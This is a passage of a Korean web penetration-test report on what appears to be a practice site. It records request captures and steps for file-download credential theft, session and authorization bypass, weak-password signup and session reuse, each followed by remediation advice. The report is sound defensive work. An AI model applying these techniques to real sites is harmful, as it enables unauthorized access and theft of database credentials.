
```
Request
Pretty Raw Hex
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://normaltic.com:5004
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
   Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
  exchange;v=b3;q=0.9
0 Referer: http://normaltic.com:5004/study/login.php
1 Accept-Encoding: gzip, deflate
2 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
3 Cookie: PHPSESSID=b2h2rh1uqfgbt58c46cgu4nnhj
4 Connection: close
5
6 user_id=WhiteHacker&user_pw=1
7
Search...  0 matches

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 25 Jan 2022 15:01:23 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 95
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
    alert('로그인에 성공했습니다!');
    window.location.replace('main.php');
  </script>
Search...
```

Case 2) 파일 다운로드 취약점

1. 파일 다운로드의 경로를 수정합니다.

```
<div class="title">ws test</div>
<div class="whowhen">해커 | 2022-01-24 | 조회수 2 | 👍 0</div>
<hr class="gubun">
▶<div class="content">…</div>
▼<div class="down">
  <a style="color:hotpink" href="db.inc" download>ws.php</a> == $0
</div>
<hr class="gubun">
▶<div class="rm">…</div>
</div>
<div class="footer">게시글 조회 </div>
```

2. 파일을 다운로드하여 DB 정보를 탈취합니다.



3. 파일 업로드 취약점과 마찬가지로, 계정 정보를 바탕으로 DB 정보를 수정 또는 삭제할 수 있습니다.

[보안 권고안]

파일 업로드와 다운로드 취약점은 웹 쉘 및 DB 계정 정보 탈취를 야기할 수 있으므로 파일을 별도의 NAS 서버를 사용하거나 웹 서버에서 분리하여 DB로 관리해야 합니다.


3.1.5. 불충분한 인증 및 인가

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5004/study/qna_view.php	idx	홈 > QnA > 게시물
	http://normaltic.com:5004/study/board_view.php	idx	홈 > Board
취약점 상세내역	인증과 인가가 불충분하여 세션을 탈취하는 것만으로 개인정보에 접근하거나 정보를 수정할 수 있습니다. 또한 권한이 부여되지 않은 사용자가 허가되지 않은 페이지에 접근할 수 있습니다.		

Case 1) 불충분한 인증 취약점


1. SQL Injection 을 활용하여 admin 으로 로그인합니다.

2. 작성자에 대한 검증없이 게시글 수정 및 삭제가 가능합니다.




Case 2) 불충분한 인가 취약점

1. 비밀번호가 설정된 QnA 게시물을 확인합니다.



2. URL 의 idx 를 사용하여 qna_view 파일에 접속합니다.



[보안 권고안]

인증 취약점은 인증에 성공할 시 일회용 토큰을 발급하여 활용하고, 인가 취약점은 세션을 이용하여 서버 측에서 검증을 해야 합니다.

3.1.6. 유추 가능한 인증정보 이용

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5004/study/join.php	join_pw, join_pw2	홈 > 회원가입
취약점 상세내역	유추가 용이한 계정 및 비밀번호 사용을 방지하고 있지 않습니다.		

1. 간단한 비밀번호 '12'로도 회원가입이 가능합니다.

```
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/97.0.4692.71 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.9
0 Referer: http://normaltic.com:5004/study/join.php
1 Accept-Encoding: gzip, deflate
2 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
3 Cookie: PHPSESSID=8dp1p7ive5dnhhpqg7r79s2148
4 Connection: close
5
6 decide_id=simple&join_pw=12&join_pw2=12&join_name=
  %EC%9D%B4%EB%A6%84&join_phone=010-9216-9205&join_email=
  fdfd%40naver.com&join_address=
```

```
7 Content-Type: text/html; charset=UTF-8
8
9 <script>
   alert('회원가입이 완료되었습니다.');
   window.location.replace('login.php');
  </script>
```

[보안 권고안]

회원가입에 사용되는 파라미터(비밀번호)에 대한 적절성 및 복잡성 점검이 필요합니다.

3.1.7. 데이터 평문 전송

구분	설명
취약점 상세내역	네트워크 데이터 전송 시 중요 정보를 평문으로 전송하고 있습니다.

1. HTTP 를 통해 로그인 정보가 평문으로 전송되는 것을 확인할 수 있습니다.

Wireshark · Follow HTTP Stream (tcp.stream eq 27) · 이더넷

```
POST /study/login_ok.php HTTP/1.1
Host: normaltic.com:5004
Connection: keep-alive
Content-Length: 29
Cache-Control: max-age=0
Origin: http://normaltic.com:5004
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Sec-GPC: 1
Referer: http://normaltic.com:5004/study/login.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=4ob20jeav317sehhmd9ujuequl

user id=WhiteHacker&user pw=1HTTP/1.1 200 OK
Date: Wed, 26 Jan 2022 11:00:35 GMT
```


[보안 권고안]

중요 정보가 노출될 수 있으므로 데이터를 암호화하여 전송해야 합니다.

3.1.8. 시스템 운영정보 노출

구분	설명
취약점 상세내역	시스템의 운영정보가 노출됩니다.

1. 잘못된 URL 로 들어가는 경우나 Burp Suite 을 사용하는 경우 시스템의 운영정보가 노출됩니다.



[보안 권고안]

시스템의 운영정보가 노출되므로 서버 헤더를 제거해야 합니다.

3.1.9. 비밀번호 오류 횟수 미제한

구분	설명
취약점 상세내역	비밀번호 오류 횟수 제한 기능 미제공으로 무작위 대입이 가능합니다.

[보안 권고안]

비밀번호 입력 횟수를 제한하여 무작위 대입에 대응해야 합니다.

3.1.10. 불충분한 세션 종료 처리

구분	설명
취약점 상세내역	세션 만료 시간이 제대로 설정되어 있지 않아 세션 재사용이 가능합니다.

1. 기존에 사용하던 세션으로 요청을 보냅니다.

```
dy/board.php HTTP/1.1
rmaltic.com:5004
-Insecure-Requests: 1
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
hrome/97.0.4692.71 Safari/537.36

l,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
pplication/signed-exchange;v=b3;q=0.9
 http://normaltic.com:5004/study/main.php
ncoding: gzip, deflate
anguage: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
PHPSESSID=l004kq33pigm92uao5gk136l60
on: close
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 26 Jan 2022 09:43:51 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-rev
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 8459
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <title>
         Board
       </title>
17     <script>
18       function auth_board(){
19         var id = 'WhiteHacker';
20         var name = '해커';
21         if(!id||!name){
```

2. 현재 세션으로 요청을 보내도 처리되는 것을 확인할 수 있습니다.

```
dy/board.php HTTP/1.1
rmaltic.com:5004
-Insecure-Requests: 1
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/97.0.4692.71 Safari/537.36

ml,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
application/signed-exchange;v=b3;q=0.9
 http://normaltic.com:5004/study/main.php
Encoding: gzip, deflate
Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
PHPSESSID=65pk8rr7js5otp1udvaooh59bi
ion: close
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 26 Jan 2022 09:44:56 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-reva
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 8459
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <title>
         Board
       </title>
17     <script>
18       function auth_board(){
19         var id = 'WhiteHacker';
20         var name = '해커';
21         if(!id||!name){
```

[보안 권고안]

세션 종료 시간을 설정해야 합니다.

4. 보안 권고안

4.1. SQL Injection

취약점 항목	SQL Injection
취약점 개요	대화형 웹 사이트는 사용자의 입력 값을 이용하여 데이터베이스 접근을 위한 SQL 쿼리를 만들어 구현됩니다. SQL Injection 은 사용자의 입력 값으로 웹 사이트 SQL 쿼리가 완성되는 취약점을 이용하며, 입력 값을 변조하여 비정상적인 SQL 쿼리를 조합하여 실행합니다. 비정상적인 SQL 쿼리로 DBMS 및 데이터(Data)를 열람하거나 조작 가능하므로 사용자의 입력 값에 대한 필터링을 구현해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 사용자 입력 값 변수화 (Prepared Statement)

SQL Injection에 대한 근본적인 대응책은, SQL 구문을 먼저 컴파일한 후 사용자의 입력 값을 바인딩하는 Prepared Statement를 사용하는 것입니다. 특정 값을 지정하지 않은 SQL 구문을 하나의 템플릿으로 만들어 둔 후, 실행 시에 변수에 값을 지정하여 사용자가 입력한 값이 하나의 문자열로 인식되도록 만들어야 합니다.

2. 필터링 사용

정렬을 사용하는 부분이나 데이터베이스의 테이블 이름을 지정하는 곳에서는 Prepared Statement를 적용할 수 없으므로, 입력 값이 특정 문자만을 포함하도록 화이트리스트 기반 필터링을 추가적으로 적용할 필요가 있습니다.

4.2. XSS (Cross-Site Scripting)

취약점 항목	XSS (Cross-Site Scripting)
취약점 개요	XSS 는 사용자의 입력 값을 검증 없이 그대로 저장 또는 반사하는 취약점을 이용하며, 입력 값에 스크립트를 삽입하여 악성 명령을 실행합니다. 공격자가 작성하는 스크립트에 따라 쿠키 탈취, 사용자가 누르는 key 값 탈취, HTML 코드 삽입을 통한 피싱 등이 가능하므로 사용자의 입력 값에 대한 필터링을 구현해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. HTML 특수 문자들을 HTML Entity 로 변경

HTML Entity란 기존에 사용하던 HTML 예약어를 문자 의미 그대로 사용하기 위해 만들어진 문자의 집합을 의미합니다. HTML 문자를 HTML Entity로 변경하여 의미를 그대로 사용하되, HTML 문자로 인식하는 것을 방지해야 합니다.

2. 필터링 사용

HTML editor를 사용하는 경우 위의 해결책을 사용할 수 없으므로 추가적인 필터링이 필요합니다. HTML을 전부 HTML Entity로 치환했다면, 우선 화이트리스트 기반으로 허용 태그를 살리고 블랙리스트 기반으로 악성 이벤트 핸들러를 필터링해야 합니다.

4.3. CSRF (Cross-Site Request Forgery)

취약점 항목	CSRF (Cross-Site Request Forgery)
취약점 개요	CSRF 는 요청을 하는 사용자에 대한 인증을 거치지 않는 취약점을 이용하며, XSS 와 연계하여 특정 스크립트를 삽입한 악성 링크를 생성하여 사용자가 의도치 않은 요청을 하도록 합니다. 사용자의 DB 정보의 수정 등이 가능하므로 요청을 검증해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 인증수단 추가

XSS가 존재하지 않는다면 인증 수단으로 토큰을 추가하여 CSFR 공격에 대응할 수 있습니다.

2. CORS 금지

XSS가 존재하더라도, 출처가 다른 리소스를 사용할 수 있는 CORS 정책을 금지하고 iframe 접속을 막는다면 CSFR 공격에 대응할 수 있습니다.

4.4. 파일 업로드

취약점 항목	File Upload
취약점 개요	파일 업로드 취약점은 사용자가 임의의 파일을 업로드할 수 있는 취약점을 이용하며, 악성 파일을 업로드하여 웹 쉘을 획득하거나, 서버 측 파일을 업로드하여 특정 명령을 수행할 수 있습니다. 웹 서비스의 많은 권한을 획득하게 되므로 별도의 서버에서 파일을 관리해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 파일을 DB 에서 관리

DB에 경로와 이름을 저장하여 파일에 접속할 때 파일 id로 접근하게 하다면 파일의 경로를 알 수 없기 때문에 파일 업로드 취약점에 대응할 수 있습니다.

2. 실제 저장되는 곳을 분리

NAS(Network Attached Storage) 서버를 따로 두고 파일을 저장한 후, 해당 서버에는 php 실행 프로그램을 설치하지 않는다면 악성 파일이 업로드 되고, 경로가 노출되어도 해당 파일이 실행되지 않기 때문에 파일 업로드 공격을 막을 수 있습니다.

4.5. 파일 다운로드

취약점 항목	File Download
취약점 개요	파일 다운로드 취약점은 파일 다운로드 시 사용자로부터 입력 받는 특정 파일 정보를 검증하지 않을 경우에 발생할 수 있는 취약점을 이용하며, 서버 측 코드를 다운로드할 수 있게 됩니다. 소스코드를 바탕으로 취약점을 찾거나, DB 계정 정보를 탈취할 수 있으므로 파일을 DB 에 저장해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 디렉토리 경로 정리

DB에 파일 이름과 경로를 저장하더라도, 파일 다운로드를 실행하는 과정에서 directory traversal을 사용한 경로가 존재한다면 다른 경로의 파일을 가져올 수 있으므로 realpath 등 경로를 절대 경로로 정리해 주는 함수를 사용한다면 파일 다운로드 공격에 대응할 수 있습니다.

2. DB에 파일 저장

DB 자체에 파일을 저장한다면, 서버의 다른 파일에 접근할 수 없으므로 파일 다운로드 공격에 대응할 수 있습니다.

4.6. 불충분한 인증 및 인가

취약점 항목	불충분한 인증, 인가
취약점 개요	인증 프로세스가 제대로 구현되지 않는다면, 공격자는 세션을 탈취하는 것만으로 개인 정보에 접근하거나 정보를 수정할 수 있습니다. 따라서 인증에 성공한다면, 일회용 토큰을 발급하여 토큰이 있어야만 개인 정보를 볼 수 있도록 프로세스를 구축해야 한다. 인가가 불충분하다면, 권한이 부여되지 않은 사용자가 허가되지 않은 페이지에 접근하게 될 수 있으므로 해당 요청을 하는 사람이 허가된 사람이 맞는지 세션을 이용하여 서버 측에서 검증해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 인증 – 일회용 토큰 발급

개인 정보 등 중요 정보를 확인해야 하는 곳에서는 2차 인증을 사용하고, 세션만으로 정보에 접근할 수 없도록 일회용 토큰을 발급하여 토큰이 있어야만 개인 정보를 볼 수 있도록 보안이 필요합니다.

2. 인가 – 서버 측 세션 검증

요청을 받았을 때 요청자가 허가된 사람이 맞는지 검증이 필요합니다. 클라이언트 측에서 검증이 이루어질 경우 프록시 툴을 통한 우회가 가능하므로 서버 측에서 검증을 해야 합니다.

4.7. 유추 가능한 인증정보 이용 미 방지

취약점 항목	유추 가능한 인증 정보 미 방지
취약점 개요	계정 생성 시에 유추가 용이한 비밀번호의 사용을 방지하지 않는 취약점을 이용하며, 단순 조합을 통해 인증을 취득할 수 있으므로 해당 값의 적절성 및 복잡성을 점검해야 합니다.

보안 조치 방법

■ **보안 조치 방법**

1. 복잡한 규칙 설정

단순한 문자의 조합이나 이용자의 개인 정보를 활용한 비밀번호 사용을 방지하고, 영어 대/소문자, 숫자, 특수문자 등을 혼합하도록 하여 보안을 강화해야 합니다.

4.8. 데이터 평문 전송

취약점 항목	데이터 평문 전송
취약점 개요	네트워크 데이터 전송 시 중요 정보를 평문으로 전송하는 취약점이며, 공격자가 네트워크 통신을 탈취할 경우 중요 정보가 그대로 노출되기 때문에 정보를 암호화하여 전송해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. HTTPS 사용 HTTP 프로토콜 대신 HTTPS 프로토콜을 사용하여 데이터를 암호화하여 전송해야 합니다.	

4.9. 시스템 운영정보 노출

취약점 항목	시스템 운영정보 노출
취약점 개요	웹 서버의 소스 코드 및 오류 메시지를 통해 시스템 운영정보가 노출되는 취약점이 존재하며, 해당 정보가 노출될 경우 침투 테스트를 통해 다양한 공격이 가능하므로 노출을 방지해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 서버 헤더 제거 서버 헤더를 제거하여 시스템 운영 정보 노출을 방지해야 합니다.	

4.10. 비밀번호 오류 횟수 미제한

취약점 항목	비밀번호 오류 횟수 미제한
취약점 개요	비밀번호 입력에 대한 오류 횟수에 제한이 없을 경우 무작위 대입이 가능하므로 횟수에 제한을 두어야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 횟수 제한 비밀번호를 입력할 수 있는 횟수를 제한하여 무작위 대입 공격에 대응해야 합니다.	

4.11. 불충분한 세션 종료 처리

취약점 항목	불충분한 세션 종료 처리
취약점 개요	세션 종료 시간을 설정하지 않을 경우 발생하는 취약점이며, 공격자가 세션을 탈취할 경우 기한 없이 활용할 수 있으므로 이용자가 로그아웃을 할 경우 시간을 설정하여 세션을 파괴해야 합니다.
보안 조치 방법	
■ **보안 조치 방법** 1. 세션 종료시간 설정 세션이 유효한 시간을 설정하여 특정 시간 이후에는 세션을 파괴하여 무제한 이용을 방지해야 합니다.	